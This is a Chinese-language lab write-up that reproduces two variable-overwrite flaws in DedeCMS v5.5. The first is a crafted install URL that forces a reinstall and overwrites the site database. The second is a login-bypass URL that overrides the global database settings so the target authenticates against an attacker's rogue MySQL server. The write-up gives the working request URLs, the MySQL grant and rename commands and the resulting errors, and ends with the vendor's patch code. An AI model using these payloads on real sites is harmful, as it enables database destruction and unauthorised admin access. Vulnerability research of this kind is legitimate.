# 织梦v5.5 变量覆盖漏洞复现

简介：

变量覆盖利用就是，用户可以通过参数传递一些值给php程序，使得某些变量改变，利用这些改变，有的可以直接修改管理员密码，有的可以免积分购买商品。这里则是演示dedecms-V5.5 通过变量覆盖利用使得程序可以重新安装，过程很简单。

dedecms-v5.5部署

将dedecms55上传到服务器，并解压和改名

[root@demon html]# tar xf dedecms55+HDwiki4.05\_UTF8-Final\_0916.tar.gz


[root@demon html]# mv uploads/ dedecms

然后用浏览器访问安装文件

http://192.168.10.100/dedecms/install/index.php

整个过程安装很简单，给权限，开配置，设密码就搞定了，这里就不一一赘述















安装完后主页如下：



## 变量覆盖漏洞演示

现在重新回过头来访问安装配置界面

http://192.168.10.100/dedecms/install/index.php



可以看到如果要想重新安装，需要将锁文件删除，但其实这里并不需要，传递两个参数就可以了，仅需要访问如下链接就可以成功重新安装了，当然前提是安装目录下index.php没删

http://192.168.10.100/dedecms/install/index.php?insLockfile=1&step=3




如果存在这么一个漏洞可以重新安装，那么将会导致该站点的数据库被覆盖！！危害性还是挺大的，看得不过瘾？下面来个利用全局变量覆盖漏洞免登陆进后台，这个漏洞也是当时很火。在下面这个网站看到原来全局覆盖变量还可以篡改数据库来绕过登录

http://www.ynpxrz.com/n1461183c2026.aspx

与其光看不如自己动手实践一把，dedecmsv5.5也是翻墙到官网下载的，发到群上了


实验的目的如下图



首先在自己的攻击服务器上，搭建一个与靶机一模一样的数据库，也就是安装一下同样版本的dedecms即可，安装过程上面有，这里就不演示了，我的攻击服务器地址是：

http://www.demon.com （本地）

不过攻击服务器安装数据库过程中，为了演示效果，这里不使用默认的admin。




这里不卖关子，其实这个漏洞就是利用全局变量重注册传递我们自己的数据库给dedecms，

偷梁换柱（这个数据库与原来的一毛一样），然后dedecms就会误以为数据库是他的，以上面的数据作为登录的验证，也就是上图的账号demon密码attack，就可以绕过登录了

安装好后，进入数据库，创建一个可以远程登录，且对创建的dedecmsv55utf8有权限用户


确认攻击账号存在




创建远程用户

grant all privileges on dedecmsv55utf8.\* to 'mysql\_tmpuser'@'%' identified by '123456';

flush privileges



创建好后，模拟一下远程登录



准备工作做好后，现在对靶机开始攻击，找到靶机的dedecms登录界面



然后传递能改变数据全局变量的参数，如下URL

http://192.168.10.100/dedecms/dede/login.php?dopost=login&validate=yzlw&userid=demon&pwd=attack&\_POST[GLOBALS][cfg\_dbhost]=www.demon.com&\_POST[GLOBALS][cfg\_dbuser]=mysql\_tmpuser&\_POST[GLOBALS][cfg\_dbpwd]=123456&\_POST[GLOBALS][cfg\_dbname]=dedecmsv55utf8

我对构造的这些GET参数解释一下

首先这些参数是怎么来的呢？ 读代码...也不会很难读，Ctrl+F搜GLOBALS就是了

dopost 表示通过post请求做什么事情

validate 验证码，如图片上的YZLW

userid 用户名，我们注册的demon

pwd 密码，我们注册的attack

\_POST[GLOBALS][cfg\_dbhost] 全局变量，远程连接数据的IP地址

\_POST[GLOBALS][cfg\_dbuser] 全局变量，远程连接数据库的用户

\_POST[GLOBALS][cfg\_dbpwd] 全局变量，远程连接数据库的密码

\_POST[GLOBALS][cfg\_dbname] 全局变量，远程连接数据库的库名



Error infos: Table 'dedecmsv55utf8.admin' doesn't exist   
Error sql: Select admin.\*,atype.purviews From `admin` admin left join `admintype` atype on atype.rank=admin.usertype where admin.userid like 'demon' limit 0,1

访问完后，弹出sql查询语句错误，也就是无法找到admin表和admintype表，分析一下：


因为我们对php全局变量进行了重写，所以很有可能影响到了其他全局变量，比如表前缀dede\_丢失，这时候我们可以根据此情况所需求的表名来更改我们自己攻击服务器上的表名

把 dede\_admin 改成 admin 把 dede\_admintype 改成 admintype;

mysql> rename table dede\_admin to admin;

mysql> rename table dede\_admintype to admintype;

然后再来重新访问一下上面构造的地址，记得验证码要变





成功进入后台！！！ 不过好像有一些操作没有权限，晚点再研究一下

因为验证是到我们的数据库验证，所以权限在我们的数据库上可以给，但是对于其他内容是否也是用的我们的数据库，以及原来真实的数据库是否会受影响等这些问题，需要研究研究，我就不给答案了，因为你们可以自己复现一把，然后寻知答案，希望大家积极复现，有什么问题联系我 ---> demon

另外官网也给出了补丁代码，你们可以读下，蛮有意思的

function \_RunMagicQuotes(&$svar)

{

if(!get\_magic\_quotes\_gpc())

{

if( is\_array($svar) )

{

foreach($svar as $\_k => $\_v) $svar[$\_k] = \_RunMagicQuotes($\_v);

}

else

{

if(strlen($svar)>0&&preg\_match('#^(cfg\_|GLOBALS|\_GET|\_POST|\_COOKIE)#',$svar) )

{

exit('Request var not allow!');

}

$svar = addslashes($svar);

}

}

return $svar;

}

if (!defined('DEDEREQUEST'))

{

//检查和注册外部提交的变量 (2011.8.10 修改登录时相关过滤)

function CheckRequest(&$val) {

if (is\_array($val)) {

foreach ($val as $\_k=>$\_v) {

if($\_k == 'nvarname') continue;

CheckRequest($\_k);

CheckRequest($val[$\_k]);

}

} else

{

if( strlen($val)>0 && preg\_match('#^(cfg\_|GLOBALS|\_GET|\_POST|\_COOKIE)#',$val) )

{

exit('Request var not allow!');

}

}

}

//var\_dump($\_REQUEST);exit;

CheckRequest($\_REQUEST);

foreach(Array('\_GET','\_POST','\_COOKIE ') as $\_request)

{

foreach($$\_request as $\_k => $\_v)

{

if($\_k == 'nvarname') ${$\_k} = $\_v;

else ${$\_k} = \_RunMagicQuotes ($\_v);

}

}

}

由于word文档不好排版代码，请见谅，另外感谢黑叶大佬，没有他，真的很难收集的到dedecms旧版本的源码包来玩漏洞复现